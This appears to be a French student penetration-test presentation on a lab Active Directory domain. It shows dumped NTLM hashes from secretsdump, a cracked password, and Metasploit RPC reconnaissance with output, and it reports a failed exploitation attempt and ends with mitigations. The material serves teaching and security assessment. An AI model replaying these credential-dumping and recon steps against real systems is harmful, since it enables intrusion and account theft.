g11-pellet.com.test\rickon.stark:1127:aad3b435b51404eeaad3b435b51404ee:ff5c91
c1731c46b04ed98fba2c009580:::
g11-pellet.com.test\benjen.stark:1128:aad3b435b51404eeaad3b435b51404ee:ecc3c9
acda9b9bccc969ccd308283a1b:::
g11-pellet.com.test\tywin.lannister:1129:aad3b435b51404eeaad3b435b51404ee:745
2e715296f4220294d7ca239c3399f:::
g11-pellet.com.test\cersei.lannister:1130:aad3b435b51404eeaad3b435b51404ee:29
010d9fe8201a3869805dbfd4a01922:::
```

Impacket-secretsdump

Ned Stark : Winter2019!

Privilèges d'Administrateur Local sur le domaine Active Directory

Score CVSS : **6,5 et 7,5**

SAE Cyber 03

Vulnérabilité 6

RPC

Outils utilisés

- Nmap

- Metasploit

- rpcdump

Reconnaissance

```
nmap -sV 192.168.70.15
135/tcp  open  msrpc         Microsoft Windows RPC


msf auxiliary(scanner/dcerpc/endpoint_mapper) > use auxiliary/scanner/dcerpc/hidden
msf auxiliary(scanner/dcerpc/hidden) > options

Module options (auxiliary/scanner/dcerpc/hidden):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf auxiliary(scanner/dcerpc/hidden) > set rhosts 192.168.70.15
rhosts => 192.168.70.15
msf auxiliary(scanner/dcerpc/hidden) > run
[*] 192.168.70.15         - Looking for services on 192.168.70.15:49667...
[*] 192.168.70.15         -     HIDDEN: UUID 3919286a-b10c-11d0-9ba8-00c04fd92ef5 v0.0
[*] 192.168.70.15         -             CONN BIND CALL DATA=0000000057000000
[*] 192.168.70.15         - Looking for services on 192.168.70.15:49669...
[*] 192.168.70.15         -
[*] 192.168.70.15         -     HIDDEN: UUID 3919286a-b10c-11d0-9ba8-00c04fd92ef5 v0.0
[*] 192.168.70.15         -             CONN BIND CALL DATA=0000000057000000
[*] Auxiliary module execution completed
```

Reconnaissance

MSRPC = Microsoft windows Remote Procedure Protocol

Serveur Client-Serveur

MSRPC permet de faire des requêtes d’un programme à un autre programme sans connaître le réseau.

Reconnaissance

uuid = 3919286a-b10c-11d0-9ba8-00c04fd92ef5

Service pipe lsarpc.

Description:

LSA Directory Services (DS) interface, used to enumerate domains and trust relationships. (hacktricks.wiki)

Module Metasploit: dcerpc/hidden

Vulnérabilité / Impact

Elle permet à un attaquant de provoquer une exécution de code arbitraire à distance.

(d’après cybergouv.fr)

CVSS: 9.8/10

(CVE-2022-26925)

Vulnérabilité / Impact

-Exécution de code à distance

-Élévation de privilèges

-Mouvement latéraux

Exploitation

Exploitation non réussie.

Aucun script python ou module pour exploité trouvé pour ce pipe précis.

Script tentés: -Dcomexec.py

-printnighmare (metasploit)

Mesures à prendre

-Déconnecter les services

-Filtrer le port 135, 139, ainsi que la plage de port dynamique de RPC.


Merci de nous avoir écouté